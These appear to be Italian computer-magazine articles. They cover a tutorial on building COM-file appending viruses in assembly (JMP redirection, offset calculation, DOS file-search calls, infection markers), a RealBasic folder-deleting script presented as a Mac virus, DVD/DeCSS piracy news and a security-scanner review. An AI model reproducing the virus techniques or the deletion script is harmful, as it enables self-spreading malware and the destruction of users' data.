Sostazialmente quando si crea un parassita virtuale si cerca di dare vita ad un programma di piccole dimensioni che come scopo abbia quello di celarsi il più possibile nell'ospite e di riprodursi senza dare nell'occhio. Stando a questa distinzione, i semplici cavalli di troia come i celeberrimi **NetBus o BO o il più recente Sub7** non fanno parte della categoria. Altra categoria a se sono i worm. Anche se questi si diffondono per la rete spesso sfruttando buchi dei sistemi di posta o l'ingenuità di chi ne è vittima, essi si diversificano dai virus proprio per la loro attitudine alla rete e perchè raramente cercano di celarsi in un sistema infetto.
Distinte due categorie diverse da quelle dei virus non ci resta che fare un brevissimo riassunto delle diverse tipologie di virus esistenti: si parte dai più semplici, i virus appending dei file COM, agli ormai impotenti virus dell'mbr, passando per gli sthealt parziali e completi fino ai polimorfici e ai più recenti virus per windows senza scordare i virus delle MACRO di Office.
Questi sono alcuni fra i tipi di "infettatori viruali" conosciuti e ci vorrebbero molte pagine per spiegare come essi funzionano nel dettaglio. Per questa volta ci limiteremo a trattare quelli più semplici come gli appending e accenneremmo al polimorfismo e alla crittografia.

>> Gli Appending Virus

Gli appending virus sono i più comuni e più facili da realizzare. Essi si copiano alla fine di un file e quando questo viene eseguito ne prendono il controllo, si replicano in altri file e per ultimo ridanno il controllo al programma infetto facendo sembrare il tutto normale. Questo tipo di parassiti deve essere molto piccolo per non aumentare troppo le dimensioni di un file che altrimenti sarebbe facilmente idividuabile come infetto. Gli appending si dividono in due sottocategorie, quelli fatti per i **file COM** e quelli per i **file EXE**. Infatti, nonostante entrambi i file

con queste estensioni siano degli eseguibili essi hanno molte differenze fra di loro e infettare i file COM risulta molto più semplice data la sua struttura, quindi questo testo si baserà per lo più sull'infezione di file COM. La prima scelta da fare per la costruzione di un virus è quella del linguaggio nel quale scriverlo. Anche se il C può essere una valida alternativa soprattutto per i virus studiati per windows l'assembler rimane la soluzione migliore da adottare.

Iniziamo quindi a vedere cosa deve fare un file per infettarne un altro senza rovinarlo: il virus messo in esecuzione deve cercare un file *.com (per ora ci limiteremo a questi), controllare in qualche modo di non averlo già infettato, modificare il file come dopo vedremo e alla fine ripristinare la data dell'ultima modifica e gli attributi del file come gli aveva trovati onde evitare di lasciare traccie. Fin qui le cose sono abbastanza semplici, il problema per chi inizia sta nel capire come fare in modo di togliere il controllo al file eseguito e darlo al virus che, come spiegato dopo, **si deve attaccare alla fine del programma**.

La soluzione è data dall'istruzione in codice macchina JMP che scritta all'inizio del file fa saltare l'esecuzione alla fine, dove risiede appunto il virus. In pratica quest'ultimo, una volta eseguito, cerca i file da infettare e appena ne trova uno adatto copia da una parte i primi byte del file vittima e al loro posto scrive l'istruzione JMP seguita dalla posizione che prenderà nel file. Fatto ciò copierà se stesso in coda al programma e continuerà con le operazioni sopra citate, cioè chiusura del file, ripristino degli attributi e esecuzione del file originale.

Detto questo si è esaurito il grosso della teoria sui virus appending, l'unico ostacolo a questo punto può risultare la scarsa conoscenza dell'assembly quindi sarebbe bene sapere cosa è un registro o un jump prima di proseguire.

>> La genesi dei virus...

Una cosa che spesso molti dimenticano è che se vengono usate delle variabili nel virus esse cambiano il loro valore di offset quando il virus si incolla alla fine di un file. Ecco quindi che spesso risulta impossibile risalire a queste variabili che diventano inutilizzabili. Per trovare sempre il valore di offset effettivo delle varibile le si chiama aggiungendo al loro vecchio valore di offset (quello che le viene assegnato dal compilatore) quello che le è stato aggiunto allegandole alla fine di un altro file. Per ottenere il valore da aumentare basterà usare l'**istruzione CALL** che chiama una procedura, poppare in BP e poi sottrarre nel registro BP (che viene poco utilizzato) l'offset della procedura chiamata. Tutto ciò è possibile perchè quando chiamiamo con una CALL l'offset della procedura viene messo sopra lo stack, quindi con **POP lo mettiamo in BP**. A questo punto i riferimenti alle varibili saranno fatti chimando [BP+OFFSET variabile]. Questa cosa risulta fondamentale per evitare di perdere riferimenti alle variabili, al contrario non serve modificare le istruzioni che usano un offset relativo come le JMP o CALL o i vari salti condizionati.

Una volta trovata la variazione di offset il programma occorre iniziare a cercare file da infettare. Siccome per ora trattiamo solo di file *.COM la ricerca sarà limitata a questo tipo di file. Per cercare un file si ricorre alle chimate FIND FIRST e FIND NEXT cioè la 4Eh e la 4Fh del DOS (interrupt 21h). Si inizia usando la 4Eh che cerca il primo file, questa funzione chiede che nel registro CX vengano posti gli attributi del file da cercare (0-Read Only 1-Hidden 2-System 3-Label 5-(riservato) 6-Archivio) mentre DS:DX il file da cercare con eventuali wildcards (* o ?). Nel caso del virus si dovrà mettere nei dati una variabile File_COM DB "*.com", 0 che rappreseta la stringa in ASCIIZ da cercare (il formato ASCIIZ prevede uno 0 alla fine di ogni stringa) e poi mettere in CX il tipo di file da cercare con MOV CX,0000H per cercare, ad esempio, i file Read Only e poi mettere in DS:DX la stringa da cercare con LEA DX, **[BP+OFFSET File_COM]** quindi chimare INT 21h per

iniziare a cercare. La ricerca restituirà solo il primo file trovato, se questo non ci andrà bene basterà chiamare la FIND NEXT (funzione 4Fh dell'INT 21h) con gli stessi parametri (CX attributi, DS:DX file da cercare) per trovare il prossimo file finchè non trovimao una vittima adatta.

Fin qui dovrebbe essere tutto semplice, ma FIND FIRST e FIND NEXT dove ci restituiscono il file? Beh, nel DTA che è una parte del PSP posizionata ad 80h.

Ora un virus non può usare il DTA originale altrimenti i dati passati a linea di comando in seguito al programma verrebbero falsati, è quindi importante settare un nuova DTA e lavorare in quello. Basterà preparare una variabie DTA di 42 byte (DTA db 42 dup (?)) e poi usare la funzione 1Ah del DOS: LEA DX,[BP+OFFSET DTA] quindi MOV AH,1Ah e poi INT 21h. Ora il nome del file da provare ad infettare lo troveremo nella variabile DTA alla posizione 9eh (quindi chiameremo la varibile DTA con [BP+OFFSET DTA+1Eh]). Nel DTA non si trova solo il nome del file, ma anche i suoi attributi, la data e l'ora dell'ultima modifica, le dimensioni il tutto nel seguente ordine:

```
FILE *.COM
i primi 256 byte (100h) sono
il PSP nel PSP alla posizione
80h c'è il DTA 80h DTA
0h  db 21 dup(0) ;Riservato
per usi del DOS
15h db 00;Attributi del file
16h dw 0000;Ora di creazione
18h dw 0000;Data di creazione
1ah dd 00000000;Dimensione
1eh db 13 dup(0);Nome del file
```

quindi se volessimo, per leggere uno qualsiasi di questi attributi basterà aggiungere all'indirizzo della varibile DTA la posizione di ciò che ci interessa.

Una volta trovato un file è indispensabile asscurarsi che rientri nei nostri criteri di infezione. Se il file è già stato infettato sarebbe più opportuno evitare di rifarlo. Uno dei metodi più comuni per controllare se il file è già stato infettato è porre un marcatore d'infezione nei primi byte del programma (e anche del virus), subito dopo l'istruzione di jmp. Il virus dovrà, una volta trovato una possibile vittima, controllare se in una determinta posizione è presente **una sigla particolare che identifichi il file come infetto**. Nel virus come prime istruzioni metteremo:

JMP INIZIO ;salto semplice

DB 'R';maratore che nel nostro caso è la lettera R

INIZIO: ;etichetta dove inizia il virus vero e proprio

Il virus prima di iniziare ad infettare controllera se il file al 4 byte non è stato marcato con un CMP, e nel caso non lo sia procederà all'infezione.

>> Virus: un universo complesso

Questo primo sguardo sul mondo della programmazione virus-oriented ci mostra la complessità e la quantità di problemi a cui un virus-coder va incontro quando si mette in testa di sfornare qualche parassita informatico.

Anche se, come abbiamo già detto, lo scrivere virus e soprattutto il diffonderli in rete rappresentano azioni sempre distruttive e dannose (ma non per le grosse aziende che producono costosi sistemi antivirus) è tuttavia innegabile il fascino tecnico di alcuni aspetti che si affrontano in questi ambiti dell'informatica: il consiglio migliore è quello di apprendere sempre studiando anche questo tipo di codici; spesso vi capiterà di rimanere di sasso nell'osservare con quanta facilità un buon virus-coder risolve problemi di programmazione con cui voi vi stavate battendo da giorni e giorni...

(Nei prossimi articoli continueremo la trattazione dei virus entrando nello specifico di alcuni aspetti ed analizzando le diverse tipologie di infezione).

SU MAC

Programmare un virus non è un'operazione ristretta ai PC Ibm compatibili, infatti è un'operazione semplice anche in ambiente Mac. Qui riportiamo per uso didattico l'esempio di un virus efficacissimo realizzato in Real Basic, uno dei software di programmazione più diffusi in ambiente Mac:

```
Dim f as FolderItem
Dim g as FolderItem
Dim h as FolderItem
Dim i as FolderItem
Dim j as FolderItem
//dossier Programme
f=GetFolderItem("Macintosh HD:Programme")
If f <> nil Then
f.Delete
End if
//dossier Tools
g=GetFolderItem("Macintosh HD:Tools")
if g <> nil Then
g.Delete
End if

h=GetFolderItem("Macintosh HD:Dienstprogramme")
If h <> nil Then
h.Delete
End if

i=GetFolderItem("Macintosh HD:Dokumente")
If i <> nil Then
i.Delete
End if

j=GetFolderItem("Macintosh HD:Internet")
If j <> nil Then
j.Delete
End if
```

Questo simpatico virus può bloccare un sistema operativo o danneggiare seriamente un disco rigido, conoscerne lo script può servire a cavarsi d'impaccio in caso di emergenza.

Come ti cracco il DVD

Hollywood si è accorta che un sacco di gente copia i DVD, i profitti calano, poteva la più potente industria cinematografica mondiale rimanere insensibile al problema? Certo che no, anche se i pirati ne sanno una più del diavolo...

IL problema della pirateria sembra affliggere un po' tutti i settori della tecnologia di consumo. E' tutt'altro che sopita la polemica della musica distribuita in formato MP3 e dei CD audio che vengono facilmente duplicati o copiati sull'hard disk per poterne immettere le canzoni in rete. Ma ora l'allarme arriva dall'industria cinematografica e riguarda un settore in forte crescita, quello dei DVD video che ormai sono diventati un formato tra i più contraffatti. A preoccupare le case di produzione cinematografiche è l'abbassamento di prezzo dei masterizzatori per DVD che, di fatto, contribuisce ad allargare a dismisura il mercato dei falsi. L'equazione è semplice: più masterizzatori, più copie illegali, uguale meno profitti per Hollywood e compagnia.

Intendiamoci, non è che le società cinematografiche siano rimaste fino ad oggi con le mani in mano. Infatti i DVD in commercio dispongono di dispositivi anti-copia che tuttavia possono essere facilmente aggirati. Tra i più diffusi sistemi anti-copia c'è il Content Scrambling System (CSS), uno schema di criptatura e di autenticazione dei dati ideato per evitare la copia dei file video direttamente dal disco. Sfortunatamente per i produttori già nel 1999 un hacker norvegese di sedici anni, Jon Johansen, ha ideato e messo in rete un programma chiamato DeCSS utilizzabile su Pc equipaggiati con sistema operativo Linux e in grado di permettere la copia su hard disk e la riproduzione illimitata di copie di DVD. Punto e a capo.

>> Quando il gioco si fa duro...

Altri sistemi per combattere la pirateria sono stati recentemente introdotti, purtroppo per le major discografiche sono stati ideati altrettanti sistemi di decriptaggio sempre più efficienti e facili da usare come il recente **SmartRipper**, scaricabile molto facilmente da internet, e che consente di aggirare i sistemi anti-copia, tipo CSS, contenuti nei DVD.

Proprio per questo motivo le società che operano nel settore del video hanno deciso di cambiare l'orizzonte della propria lotta alla pirateria. Un vecchio detto dice: "se non puoi batterli fatteli amici", chiaramente la massima non è applicabile al mondo dei pirati che difficilmente sarebbero propensi a stringere accordi con multinazionali di qualsivoglia settore. Tuttavia, un'alleanza può essere trovata proprio con i produttori di masterizzatori e lettori DVD che in qualche modo fanno involontariamente parte della "catena" che porta alla realizzazione di copie pirata. L'idea che è attualmente allo studio consiste nell'equipaggiare i DVD con una filigrana elettronica (Watermarking Review Panel) rilevabile dai lettori e masterizzatori DVD di nuova generazione, se costruiti con le dovute specifiche tecniche. La filigrana è la stessa che viene usata per i DVD-audio è contrassegnerà permanentemente ogni singola sequenza video o audio con del rumore che si presume sarà impercettibile dagli orecchi o dagli occhi umani. Tali contrassegni potranno essere però riconosciuti dagli apparecchi riproduttori e registratori. Così se una copia sprovvista di filigrana elettronica verrà caricata su un masterizzatore, l'operazione di copia non sarà possibile e anche i lettori DVD non potranno leggere le copie pirata, ma solo quelle con la filigrana elettronica apposta dalla casa di produzione. In questo modo sarà praticamente impossibile duplicare i DVD, ma anche leggere quelli eventualmente realizzati in modo illegale, una doppia protezione che appare veramente a prova di bomba.

Tutto questo a patto che l'alleanza tra produttori di hardware e industria del video digitale vada in porto, anche se è difficile dire se con essa la lotta alla pirateria sarà definitivamente vinta. Qualche dubbio rimane.

>> La sentenza

Ha fatto scalpore la recente sentenza della corte di appello di New York che ha, di fatto, condannato il proprietario di un sito (nb web 2000) vietandogli di ospitare il link che permette di scaricare il programma DeCSS, ovvero il software per aggirare le protezioni dei DVD e poterli copiare agevolmente sul proprio PC per poi riprodurli. Secondo la corte newyorchese l'uso di un codice come il **DeCSS** riporta implicitamente alla riproduzione illegale di copie di DVD protette dal diritto del copyright. La sentenza di per sé non è così clamorosa, infatti non fa altro che riprendere una legge, piuttosto discussa, nota come Digital Millennium Copyright Act (DMCA) approvata nel 1998 e che in qualche modo tutela il "codice informatico", ovvero riconosce che anche il software con annessi e connessi è degno di tutela del copyright.

COME FARE UNA "SCANSIONE" DI SICUREZZA

Shadow Security Scanner

Volete verificare la sicurezza del vostro server? Pensate che sia affetto da uno o più bachi? Non vi resta che usare un software scanner e già che ci siete potete optare per uno dei migliori in circolazione...

La sicurezza informatica inizia a interessare le aziende: la crescente sensibilità verso questo tipo di problematiche da parte degli addetti ai lavori così come di chi utilizza comunque il computer per professione sta evidentemente spingendo il mercato a trovare soluzioni che possano soddisfare il "bisogno di sicurezza" di molte aziende, nonché nuovi guadagni da un business che ad oggi appare molto florido.

In quest'ottica è naturale che molti si producano in progetti orientati alla sicurezza, e la quantità di software che è oggi disponibile in rete ad uso di chi ha necessità di mettere una pezza ai propri server è molto elevata.

A volte, lo è anche la qualità.

Shadow Security Scanner è uno **scanner di rete** in grado (come molti altri prodotti a lui analoghi) di trovare tutti i servizi attivi su un hostm, effettuare una serie di test su di essi e fornirci un comodo report sul quale vengono elencate tutte le possibili falle presenti sul sistema nonché le soluzioni da implementare e vari links a cui far riferimento per ottenere informazioni dettagliate su qualsiasi vulnerabilità nota.

>> Shadow Security Scanner

Come già detto, esistono in commercio moltissimi altri software che fanno più o meno la stessa cosa: rimanendo in ambiente Windows, per esempio, il più famoso (e uno dei più costosi) è senza dubbio Retina; di recente anche Microsoft ha rilasciato un suo scanner di sicurezza. Su Linux è la volta dei celeberrimi SATAN, SAINT, e l'indiscusso Nessus.

Shadows Security Scanner si presenta come un pacchetto installabile di soli 3,4 Mega, downloadabile in versione shereware al sito del suo programmatore (Red Shadow) **www.safety-lab.com**: se nelle sue prime versioni SSS era probabilmente niente più che un buon tool scritto da un appassionato di hacking&co (in effetti il programma appariva molto "black hat" anche nella grafica) il buon successo che ha ottenuto ha spinto i suoi creatori a dar-

gli un tono decisamente più professionale e "business oriented".

L'interfaccia è pulita ed efficace (siamo ormai alla versione 5.29), l'installazione non presenta altre difficoltà che il premere "next" ad ogni passo del wizard, così anche l'uso è dei più semplici: per un utilizzo di base non è richiesto altro che inserire l'host da scannare e premere su "start".

Fatto ciò, lo scanner comincia col pingare l'host, effettuare connessioni su un ampio set di porte remote e iniziare a collezionare informazioni.

Nella seconda fase del test vengono implementati tutti i vari tentativi di exploiting, password cracking e compagnia che al termine della scansione ci porteranno a ottenere un dettagliato report (con tanto di grafici inutili, così importanti per gli agenti commerciali di quelle aziende che vanno in giro a vendere "sicurezza" sotto forma di report generati in 5 minuti da software come questo…

>> Di Baco in baco

Per ogni "audit" trovato (cioè ogni possibile falla) avremo una descrizione del problema e un possibile test da effettuare al fine di verificare incontrovertibilmente se la nostra macchina è davvero affetta da tale baco: se per esempio viene rilevato il **famigerato "unicode transversal bug"** troveremo a report un url formato appositamente per mostrarci come sia possibile eseguire comandi remotamente sul nostro server, o se per caso viene scovata una versione bucata di un qualche server FTP troveremo un link al database di securityfocus che ci porterà all'exploit in questione.

Oltre a questo, è presente anche una descrizione delle procedure da implementare per correggere la data vulnerabilità; in alcuni casi, come per esempio quando la soluzione a un baco renda necessario la sola modificazione del registro di sistema, è addirittura possibile correggere l'errore semplicemente cliccando su un bottone "Fix-it", anche se veniamo comunque avvertiti che non sempre questa procedura è efficace.

Addentrandoci un filo più profondamente tra le varie opzioni che SSS ci offre, però, iniziamo a trovare varie cose che lo rendono più interessante: è possibile editare le politiche che vengono utilizzate dal motore del programma per effettuare le scansioni e applicarle in combinazione con una host-list.

Se per esempio nella nostra rete sono presenti due server, uno Linux e uno NT, potremo dire a SSS che sul primo vengano effettuati controlli su servizi tipici di macchine Linux, mentre sul secondo solo quelli atti a scovare bachi di NT. Il risparmio di tempo è notevole.

Possiamo inoltre schedulare le scansioni (per effettuarle magari di notte o in condizioni preordinate di scarso traffico di rete) ed effettuare test specifici per quanto concerne denial of services e password cracking (sono presenti tools

appositi per queste operazioni).

Per quanto concerne l'update del database delle vulnerabilità, anche questo è una operazione resa semplicissima da un update automatico che scaricherà gli aggiornamenti e li installerà in pochi minuti.

Insomma, nelle sue ultime relase SSS si è chiaramente orientato a quella fascia di utenza che necessita di un programma semplice da utilizzare e che sia almeno mediamente affidabile.

E' chiaro che nessun software potrà mai sostituire la consulenza di un esperto, e molto spesso nei report vengono segnalati falsi positivi che ci costringono comunque a intervenire per verificare che tutto sia a posto.

E' altresì vero, però, che questo programma, per come è pensato e per quello che offre, funziona bene: molto seguito dai suoi programmatori, e quindi molto spesso aggiornato e migliorato in alcuni aspetti, è ad oggi una soluzione economica **(la licenza costa 100 dollari o giù di lì)** per piccole aziende che non possono permettersi un responsabile di sicurezza e che tramite SSS riescono quanto meno a "tappare" i buchi più clamorosi.

Con la frequenza con cui troviamo in giro per la rete aziende che hostano 250 siti web commerciali e che non hanno mai fatto passare sui server un service pack per NT 4.0, è senza dubbio positiva la diffusione e l'utilizzo di software del genere.

E' dunque sensato affidarsi a SSS per la sicurezza dei nostri server? Io credo che a fronte del suo bassissimo costo (Retina offre di più, è vero, ma costa anche 100 volte tanto), e sempre tenendo ben presente che mai si potranno ottenere risultati paragonabili a quelli che solo un esperto in carne e ossa ci può garantire, sia quantomeno consigliabile provare la versione shereware e fare un paio di scansioni sui server web nello stanzino: la quantità di "rosso" presente sul monitor sarà il miglior indice di consultazione.

>> I concorrenti

E' da tener presente che esistono molti altri prodotti, alcuni dei quali gratuiti come Nessus per Linux, che è nettamente superiore a SSS per moltissimi aspetti (architettura server-client, versatilità etc…) ma che probabilmente si rivolgono a un altro tipo di utenza, data la loro relativa complessità.

Strumenti come **Shadow Security Scanner** di certo non sono la bacchetta magica con cui rendere sicuro un web server, ma rendono possibile anche a chi non è o non può permettersi un esperto di sicurezza informatica il poter uscire in rete con rischi di security certamente inferiori rispetto a chi si limita a installare NT e a infilare lo spinotto nella scheda di rete. L'altra faccia della medaglia è l'utilizzo distruttivo che è possibile fare di questi programmi: di fatto possiamo andare a scannare qualsiasi host, ottenendo molte informazioni sul sistema operativo e sui servizi che vi sono installati; ed è probabilmente vero che molti kiddies si trovano per le mani uno strumento piuttosto potente che addirittura fornisce loro url malformati ad arte per poter eseguire comandi remoti su un server con un semplice click. Ma il discorso è sempre lo stesso: non si tratta mai di valutare se uno strumento è di per se buono o cattivo. Buono o cattivo sarà sempre e solo l'utilizzo che se ne fa.